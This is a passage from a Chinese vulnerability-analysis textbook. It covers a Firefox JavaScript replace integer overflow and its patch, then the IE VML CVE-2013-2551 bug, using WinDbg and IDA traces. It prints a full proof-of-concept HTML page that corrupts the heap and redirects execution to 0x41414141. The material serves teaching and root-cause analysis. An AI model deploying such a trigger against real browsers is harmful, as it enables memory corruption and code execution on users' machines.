


图4-37　编译Firefox源码




图4-38　Nightly浏览器

用WinDbg加载Firefox进程（注意设置正确的源码路径），并打开poc.html运行，断在如下地址：

```
0:040> g
[JavaScript Warning: "ReferenceError: assignment to undeclared variable id" {file: "chrome://livemargins/content/overlay.js" line: 225}]
(1e1c.dec): Break instruction exception - code 80000003 (first chance)
eax=00000000 ebx=76f7510b ecx=b78e283d edx=58d6e4d8 esi=0017c630 edi=58c71440
eip=586cabfe esp=0017c4d4 ebp=0017c4e0 iopl=0         nv up ei pl nz ac pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200216
mozjs!js::Vector<wchar_t,32,js::ContextAllocPolicy>::internalAppend<wchar_t>+0x4e:
586cabfe cc              int     3
0:000> kv
ChildEBP RetAddr  Args to Child
0017c4e0 588512fc 18040040 00100000 00000000
mozjs!js::Vector<wchar_t,32,js::ContextAllocPolicy>::internalAppend<wchar_t>+0x4e (FPO: [Non-Fpo]) (CONV: thiscall)
[i:\mozilla-build\firefox-17.0.source\mozilla-release\obj-i686-pc-mingw32\dist\include\js\vector.h @ 876]
0017c510 5885674d 0cd62d38 0017c5d0 0cd62d38 mozjs!DoReplace+0x6c (FPO: [Non-Fpo]) (CONV: cdecl) [i:\mozilla-build\firefox-17.0.source\mozilla-release\js\src\jsstr.cpp @ 2068]
0017c530 5884e7d5 0d6d8fb8 0cd62d38 00000000 mozjs!ReplaceRegExpCallback+0x8d (FPO: [Non-Fpo]) (CONV: cdecl)
[i:\mozilla-build\firefox-17.0.source\mozilla-release\js\src\jsstr.cpp @ 2099]
0017c564 58858b22 0d6d8fb8 0cd62d38 0d802bc0 mozjs!DoMatch+0xc5 (FPO: [Non-Fpo]) (CONV: cdecl) [i:\mozilla-build\firefox-17.0.source\mozilla-release\js\src\jsstr.cpp @ 1694]
0017c5a0 58858ea1 0522da00 07060078 00000002 mozjs!str_replace_regexp+0x92 (FPO: [Non-Fpo]) (CONV: cdecl) [i:\mozilla-build\firefox-17.0.source\mozilla-release\js\src\jsstr.cpp @ 2278]
0017c694 5878f59b 0d6d8fb8 00000002 07060068 mozjs!js::str_replace+0x2b1 (FPO: [Non-Fpo]) (CONV: cdecl) [i:\mozilla-build\firefox-17.0.source\mozilla-release\js\src\jsstr.cpp @ 2464]
0017c6cc 58795e5e 006d8fb8 58657b2b 0017c738 mozjs!js::CallJSNative+0x5b (FPO: [Non-Fpo]) (CONV: cdecl)
[i:\mozilla-build\firefox-17.0.source\mozilla-release\js\src\jscntxtinlines.h @ 372]
0017c72c 5879ca3f 0d6d8fb8 13cb8b00 07060078 mozjs!js::InvokeKernel+0x33e (FPO: [Non-Fpo]) (CONV: cdecl) [i:\mozilla-build\firefox-17.0.source\mozilla-release\js\src\jsinterp.cpp @ 352]
0017cba8 587959d2 0d6d8fb8 07060020 00000000 mozjs!js::Interpret+0x2b6f (FPO: [Non-Fpo]) (CONV: cdecl) [i:\mozilla-build\firefox-17.0.source\mozilla-release\js\src\jsinterp.cpp @ 2414]
0017cbec 58799270 0d6d8fb8 079480b0 07060000 mozjs!js::RunScript+0x462 (FPO: [Non-Fpo])
```

```
(CONV: cdecl) [i:\mozilla-build\firefox-17.0.source\mozilla-release\js\src\jsinterp.cpp @
309]
0017cc2c 58799539 0d6d8fb8 0017cc94 0793b040 mozjs!js::ExecuteKernel+0x320 (FPO: [Non-Fpo])
(CONV: cdecl) [i:\mozilla-build\firefox-17.0.source\mozilla-release\js\src\jsinterp.cpp @
494]
0017cc6c 586af4d5 0d6d8fb8 0017cc94 0793b040 mozjs!js::Execute+0x199 (FPO: [Non-Fpo]) (CONV:
cdecl) [i:\mozilla-build\firefox-17.0.source\mozilla-release\js\src\jsinterp.cpp @ 532]
……省略部分内容……
0:000> g
(1e1c.dec): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=76f7510b ecx=b78e283d edx=58d6e4d8 esi=0017c630 edi=58c71440
eip=586cac01 esp=0017c4d0 ebp=0017c4e0 iopl=0         nv up ei pl nz ac pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00210216
mozjs!js::Vector<wchar_t,32,js::ContextAllocPolicy>::internalAppend<wchar_t>+0x51:
586cac01 c705000000007b000000 mov dword ptr ds:[0],7Bh ds:0023:00000000=????????
```

断下后，在WinDbg上可以看到对应的源码，以及涉及的相关变量值，如图4-39所示。




图4-39　通过源码调试实时查看变量值

源码断在vector.h头文件中，它是在调用mozjs!DoReplace函数触发，根据前面栈回溯的信息知道是jsstr.cpp的第2067行（栈回溯中的2068行显示了返回后将执行的下一行代码）代码触发漏洞的，即调用rdata.sb.infallibleAppend函数时触发，如图4-40所示。




图4-40　触发崩溃的Firefox源码

在我们编译源码前，程序是断在mozjs!ReplaceRegExpCallback函数里面的，也就是说，DoReplace函数在新版Firefox中已经被删除，修复的代码是在mozjs!ReplaceRegExpCallback函数中完成的。

重新用WinDbg加载Firefox进程，并在mozjs!ReplaceRegExpCallback函数下断点，单步源码调试下去，中间可能会被断下多次，只分析打开poc.html之后断下的那次，也可在Firefox打开文件窗口（File→open file）时，再对其进行下断，以防止被多次断下。断下后，首先执行以下源码：

```
static bool
ReplaceRegExpCallback(JSContext *cx, RegExpStatics *res, size_t count, void *p)
{
    ReplaceData &rdata = *static_cast<ReplaceData *>(p);

    rdata.calledBack = true;
    size_t leftoff = rdata.leftIndex;  // 执行后 leftoff=0，在 Locals 窗口可查看变量值
    size_t leftlen = res->matchStart() - leftoff;  // 执行后 leftlen=0x23cb40
    rdata.leftIndex = res->matchLimit();

    size_t replen = 0;  /* silence 'unused' warning */
    if (!FindReplaceLength(cx, res, rdata, &replen)) // 跟进 FindReplaceLength 函数
        return false;
```

FindReplaceLength函数主要跳转到最后一段代码：

```
static bool
FindReplaceLength(JSContext *cx, RegExpStatics *res, ReplaceData &rdata, size_t *sizep)
```

```
{
 ……省略部分内容……
JSString *repstr = rdata.repstr;
    size_t replen = repstr->length();  // replen 为无符号整数
    for (const jschar *dp = rdata.dollar, *ep = rdata.dollarEnd; dp;
         dp = js_strchr_limit(dp, '$', ep)) {  // 循环递增 replen 和 dp，以获取替换字符串的长度
        JSSubString sub;
        size_t skip;
        if (InterpretDollar(cx, res, dp, ep, rdata, &sub, &skip)) {
            replen += sub.length - skip; //首次执行时 sub.length=0x100000，skip=2，每次 replen
递增 0xFFFFE，通过设置条件记录断点输出 repeln 递增时值的变化，可以发现最后 replen 整数溢出反而得到
更小的值 0。
            dp += skip;
        } else {
            dp++;
        }
    }
    *sizep = replen;  // 循环结束后 replen=0，即整数溢出后的值
    return true;
}
```

通过设置条件记录断点记录replen的递增变化，输出结果如图4-41所示。

```
bu 55ea6514 ".if(1){.echo 'replen = ';dd ebx l1;gc}"
```




图4-41　通过设置条件记录断点来记录replen的递增变化

FindReplaceLength执行完成后返回到mozjs!ReplaceRegExpCallback函数继续执行：

```
size_t growth = leftlen + replen; //因整数溢出导致 growth 变小
    if (!rdata.sb.reserve(rdata.sb.length() + growth)) //跟进，调试时发现传递给 reserve 的参数值为 0，该函数会分配堆块以预留出字符串替换所需的空间，由于 replen 整数溢出，导致分配的堆块过小。
        return false;
```

最后，在调用DoReplace函数进行字符串替换时，因预留空间不足导致堆溢出，最后程序崩溃。

4.5.3　源码比对

前面已经分析清楚是jsstr.cpp中的replen变量整数溢出导致的漏洞，我们可以下载漏洞修复前后的两份jsstr.cpp源码比对，笔者使用TextDiff作为源码比较工具。

如图4-42所示，replen变量类型从size_t类型变成CheckedInt<uint32_t>，该类定义在CheckedInt.h头文件中，以判断当前整数值是否在有效取值范围内，并提供isValid方法获取检测结果。同时，在修复代码时，也对sub.length与skip大小做判断，以便在循环处理replen时，确保replen是正整数递增。最后，通过isValid方法返回的结果判断replen是否发生整数溢出，若是则报告溢出并返回失败。




图4-42　使用TextDiff进行源码比较

4.6 CVE-2013-2551 Internet Explorer VML COALineDashStyleArray 整数溢出漏洞

4.6.1 在Pwn2Own黑客大赛上攻破IE10的漏洞

在Pwn2Own 2013黑客大赛上，法国安全团队VUPEN利用漏洞攻破Windows 8的IE10，拿到高额奖金。他们正是利用本节要分析的CVE-2013-2551漏洞攻破IE10的，该漏洞出现在IE中负责解析VML（向量标记语言，用XML语言绘制向量图形）的vgx.dll模块，由于在处理VML标签时对输入参数未做有效验证导致整数溢出。Vupen利用ROP与模块基址泄露绕过Windows 8上的各种保护，从而执行任意代码。

4.6.2 基于类函数定位的漏洞分析方法

本次漏洞分析的测试环境如表4-7所示。

表4-7 测试环境

	推荐使用的环境	备注
操作系统	Windows 7 SP1 虚拟机	简体中文旗舰版
浏览器	Internet Explorer	版本号：8.0.7601.17514
调试器	WinDbg	版本号：6.11.0001.404
反汇编器	IDA Pro	版本号：6.1

关于本漏洞的最初PoC是由VUPEN发布的，后经KK同学修改发在Binvul论坛上（http://www.binvul.com/viewthread.php?tid=311），笔者正是用它来触发漏洞用于分析成因的，以下是PoC代码：

```
<html>
<head>
<meta http-equiv="x-ua-compatible" content="IE=EmulateIE9" >
</head>
<title>
POC by VUPEN
</title>
<!-- Include the VML behavior -->
<style>v\: * { behavior:url(#default#VML); display:inline-block }</style>

<!-- Declare the VML namespace -->
```

```
<xml:namespace ns="urn:schemas-microsoft-com:vml" prefix="v" />
<script>
var rect_array = new Array()
var a          = new Array()

function createRects(){
 for(var i=0; i<0x400; i++){
  rect_array[i]    = document.createElement("v:shape")
  rect_array[i].id = "rect" + i.toString()
  document.body.appendChild(rect_array[i])
 }
}

function crashme(){

 var vml1  = document.getElementById("vml1")
 var shape = document.getElementById("shape")

 for (var i=0; i<0x400; i++){            //set up the heap
     a[i] = document.getElementById("rect" + i.toString())._vgRuntimeStyle;
 }

 for (var i=0; i<0x400; i++){
     a[i].rotation;                                     //create a COARuntimeStyle
     if (i == 0x300) {                                  //allocate an ORG array of size B0h
          vml1.dashstyle = "1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24
25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44"
   }
 }

    vml1.dashstyle.array.length     = 0 - 1
    shape.dashstyle.array.length  = 0 - 1

    for (var i=0; i<0x400; i++) {
       a[i].marginLeft   = "a";
       marginLeftAddress = vml1.dashstyle.array.item(0x2E+0x16);
       if (marginLeftAddress > 0) {
   try{
    shape.dashstyle.array.item(0x2E+0x16+i) = 0x41414141;
   }
   catch(e) {continue}
```

```
        }
    }
}
</script>
<body onload="createRects();">
<v:oval>
<v:stroke id="vml1"/>
</v:oval>
<v:oval>
<v:stroke dashstyle="2 2 2 0 2 2 2 0" id="shape"/>
</v:oval>
<input value="crash!!!"type="button" onclick="crashme();"></input>
</body>
</html>
```

用IE8打开poc.html，再选择“允许阻止的内容”选项，如图4-43所示，然后用WinDbg附加iexplore.exe运行，单击“crash!!!”按钮后触发漏洞。




图4-43 执行ActiveX控件时的提示

```
0:025> g
 (1124.1764): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=41414141 ebx=000002b2 ecx=00d296e8 edx=02019cb4 esi=059ac6b0 edi=02019cb4
eip=6b70a5c4 esp=02019bb8 ebp=02019bdc iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
vgx!CSafeRef::State+0x8:
6b70a5c4 ff20            jmp     dword ptr [eax]      ds:0023:41414141=????????
0:004> kv
ChildEBP RetAddr  Args to Child
02019bb4 6b706659 00cae7f4 6b707d42 059ac6b0 vgx!CSafeRef::State+0x8 (FPO: [0,0,0])
02019bbc 6b707d42 059ac6b0 00cae7f4 6b70c141 vgx!CVMLUpdate::GetVMLShape+0xd (FPO: [0,0,4])
02019bc8 6b70c141 00cae7f4 02019cb4 00cae7f4 vgx!SgnCompareRTSUpdate+0xb (FPO: [0,0,0])
```

```
02019bdc 6b70c6f6 00cae7f4 02019cb4 02019c08 vgx!MsoFLookupPx+0x63 (FPO: [4,0,0])
02019bf8 6b707e3e 00cae7f4 02019cb4 6b707d37 vgx!MsoPLookupPx+0x19 (FPO: [3,0,4])
02019c98 6b709532 02019cb4 6b707d37 00000000 vgx!CVMLUpdateQueue<CVMLRTSUpdate>::
AppendUnique+0x34 (FPO: [2,32,4])
02019d34 6b70a00c 00d37f08 00000141 00000000 vgx!CVMLRTSUpdate::AddKey+0x69 (FPO: [3,32,4])
02019d48 6b72031d 00000141 00000000 02019dc4 vgx!CVMLShape::RefreshStyle+0x11 (FPO:
[2,0,0])
02019d74 769c3e75 05952600 00cb1034 0037b96c vgx!COARuntimeStyle::put_marginLeft+0x97 (FPO:
[2,4,4])
02019d90 769c3cef 05952600 00000048 00000004 OLEAUT32!DispCallFunc+0x165
02019e20 6b7047c1 00402294 05952600 00000000 OLEAUT32!CTypeInfo2::Invoke+0x23f (FPO:
[8,23,0])
02019fac 6b725482 05952604 05952600 6b7422e4 vgx!COADispatch::Invoke+0x89 (FPO: [11,86,4])
02019fe0 6f7ddb58 05952600 00000069 6f7d0b04 vgx!COADispatchImpl<IVgRuntimeStyle,&IID_
IVgRuntimeStyle,COAShapeProg>::Invoke+0x2f (FPO: [9,0,0])
0201a020 6f7ddaac 00cbc5d8 00000069 00000409 jscript!IDispatchInvoke2+0xf0
0201a05c 6f7dda1f 00cbc5d8 00000409 00000004 jscript!IDispatchInvoke+0x6a
0201a11c 6f7ddbaa 00cbc5d8 00000069 00000004 jscript!InvokeDispatch+0xa9
0201a148 6f7dd8e8 00cbc5d8 0201a17c 0000000c jscript!VAR::InvokeByName+0x93
0201a190 6f7c9b9e 00cbc5d8 0000000c 00000000 jscript!VAR::InvokeDispName+0x7d
0201a324 6f7d5cbd 0201a33c 0201a480 00cbc8d0 jscript!CScriptRuntime::Run+0x208d
0201a40c 6f7d5c1b 0201a480 00000000 00cb2df0 jscript!ScrFncObj::CallWithFrameOnStack+0xce
```

由上很容易发现出错的模块是vgx，并且最后程序的执行地址是由PoC中以下代码决定的：

```
shape.dashstyle.array.item(0x2E+0x16+i) = 0x41414141;
```

为了更好地定位漏洞代码，我们先设置对IE进程开启页堆：

```
C:\Program Files\Debugging Tools for Windows (x86)>gflags.exe -i iexplore.exe +hpa
Current Registry Settings for iexplore.exe executable are: 02000000
    hpa - Enable page heap
```

重新打开IE，加载poc.html后，用WinDbg附加进程执行，断在以下代码：

```
0:025> g
(d14.d24): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=1e689064 ebx=6b724964 ecx=00000001 edx=00000000 esi=1e689060 edi=043a9ed4
eip=75999966 esp=043a9e90 ebp=043a9e98 iopl=0         nv up ei ng nz ac pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010297
msvcrt!memcpy+0x158:
75999966 8b448efc        mov     eax,dword ptr [esi+ecx*4-4] ds:0023:1e689060=????????
```

```
0:005> kb
ChildEBP RetAddr  Args to Child
043a9e98 6b6ccfa9 043a9ed4 1e689060 00000004 msvcrt!memcpy+0x158
043a9eac 6b71da0f 1f11cfe8 043a9ed4 00000044 vgx!ORG::Get+0x27
043a9ed8 769c3e75 1f11cfe8 00000044 043a9f3c vgx!COALineDashStyleArray::get_item+0x8c
043a9ef8 769c3cef 1f324ff0 00000024 00000004 OLEAUT32!DispCallFunc+0x165
043a9f88 6b7047c1 0a447454 1f324ff0 00000000 OLEAUT32!CTypeInfo2::Invoke+0x23f
043aa114 6b724a88 1f324ff4 1f324ff0 6b74223c vgx!COADispatch::Invoke+0x89
043aa148 6f7ddb58 1f324ff0 00000000 6f7d0b04 vgx!COADispatchImpl<IVgDashStyleArray,&IID_
IVgDashStyleArray,COAShapeProg>::Invoke+0x2f
043aa188 6f7ddaac 0aa4cd10 00000000 00000409 jscript!IDispatchInvoke2+0xf0
043aa1c4 6f7dda1f 0aa4cd10 00000409 00000003 jscript!IDispatchInvoke+0x6a
043aa284 6f7ddbaa 0aa4cd10 00000000 00000003 jscript!InvokeDispatch+0xa9
043aa2b0 6f7dd8e8 0aa4cd10 043aa2e4 00000003 jscript!VAR::InvokeByName+0x93
043aa2fc 6f7dd98f 0aa4cd10 00000003 043aa47c jscript!VAR::InvokeDispName+0x7d
043aa328 6f7d51d6 0aa4cd10 00000000 00000003 jscript!VAR::InvokeByDispID+0xce
043aa4c4 6f7d5cbd 043aa4dc 043aa620 0aaa6f88 jscript!CScriptRuntime::Run+0x2a97
043aa5ac 6f7d5c1b 043aa620 00000000 0aaaaf30 jscript!ScrFncObj::CallWithFrameOnStack+0xce
043aa5f4 6f7d5e31 043aa620 00000000 0aaaaf30 jscript!ScrFncObj::Call+0x8d
043aa670 6f7cf416 0aaa6f88 043aca68 00000000 jscript!CSession::Execute+0x15f
043aa758 6f7cea52 00000000 00000001 043aa8a8 jscript!NameTbl::InvokeDef+0x1b5
043aa7dc 6f7ca1bc 0aaa6f88 00000000 00000001 jscript!NameTbl::InvokeEx+0x12c
043aa818 6f7ca107 0aa4cd10 00000000 00000001 jscript!IDispatchExInvokeEx2+0x104
```

在vgx!ORG::Get函数中调用memcpy复制数据时，源地址（粗体）索引出错。用IDA反汇编VGX.dll，然后用F5插件反编译vgx!ORG::Get函数，如图4-44所示，复制的源地址是由vgx!ORG::Get的第1个参数计算得到的。

```
void *__stdcall ORG::Get(int a1, void *Dst, int a3)
{
  void *result; // eax@2

  if ( Dst )
    result = memcpy(
               Dst,
               (const void *)(*(_DWORD *)(a1 + 16) + a3 * (*(_DWORD *)(a1 + 8) & 0xFFFF)),
               *(_DWORD *)(a1 + 8) & 0xFFFF);
  return result;
}
```

图4-44 vgx!ORG::Get函数的伪C代码

再回头看前面的栈回溯，vgx!ORG::Get函数的第1个参数来源于vgx!COALineDashStyleArray::get_item函数的第1个参数，再往上就是调用OLEAUT32!DispCallFunc，已经脱离vgx.dll模块，该函数一般用于调用ActiveX控件中的函数。

```
0:005> kb
ChildEBP RetAddr  Args to Child
043a9e98 6b6ccfa9 043a9ed4 1e689060 00000004 msvcrt!memcpy+0x158
043a9eac 6b71da0f 1f11cfe8 043a9ed4 00000044 vgx!ORG::Get+0x27
043a9ed8 769c3e75 1f11cfe8 00000044 043a9f3c vgx!COALineDashStyleArray::get_item+0x8c
043a9ef8 769c3cef 1f324ff0 00000024 00000004 OLEAUT32!DispCallFunc+0x165
043a9f88 6b7047c1 0a447454 1f324ff0 00000000 OLEAUT32!CTypeInfo2::Invoke+0x23f
```

因此，我们可以推断：**vgx!COALineDashStyleArray::get_item只是用于触发异常，而非真正造成漏洞的函数**。这里再跟踪分析下去已经意义不大，此时我们就应该换个思路分析，或许从PoC源码入手是个不错的选择。

先看下poc.html中的<body>元素代码，如图4-45所示，主要用VML画出两个圆，分别设置id为vml1和shape，并对shape用dashstyle属性设置线条风格，关于dashstyle的各个属性值定义可以参考MSDN的描述：http://msdn.microsoft.com/en-us/library/bb264085(v=vs.85).aspx。

```
<body onload="createRects();">
<v:oval>    <!-- 用VML画圆 -->
<v:stroke id="vml1"/> <!-- 设置线条stroke元素ID名 -->
</v:oval>
<v:oval>
<v:stroke dashstyle="2 2 2 0 2 2 2 0" id="shape"/>  <!-- 通过stroke元素的dashstyle属性设置线条风格，比如虚线、实线等-->
</v:oval>
```

图4-45　poc.html中的<body>元素代码

其中的createRects函数代码如图4-46所示，创建出0x400个v:shape元素，用shape可以画出各种所需的图形。

```
var rect_array = new Array()
var a          = new Array()

function createRects(){
    for(var i=0; i<0x400; i++){
        rect_array[i]     = document.createElement("v:shape")
        rect_array[i].id = "rect" + i.toString()
        document.body.appendChild(rect_array[i])
    }
}
```

图4-46　createRects函数代码

单击poc.html中的触发按钮后会调用crashme函数，该函数首先获取前面0x400个shape元素的_vgRuntimeStyle属性，即运行时样式，再通过它获取rotation（元素旋转）属性值，然后再设置vml1元素的dashstyle属性，长度为0x2C(44)，后面设置dashstyle数组长度时会与该值做比较，如图4-47所示。

```
function crashme(){

    var vml1  = document.getElementById("vml1")
    var shape = document.getElementById("shape")

    for (var i=0; i<0x400; i++){                                    //set up the heap
      a[i] = document.getElementById("rect" + i.toString())._vgRuntimeStyle;
    }

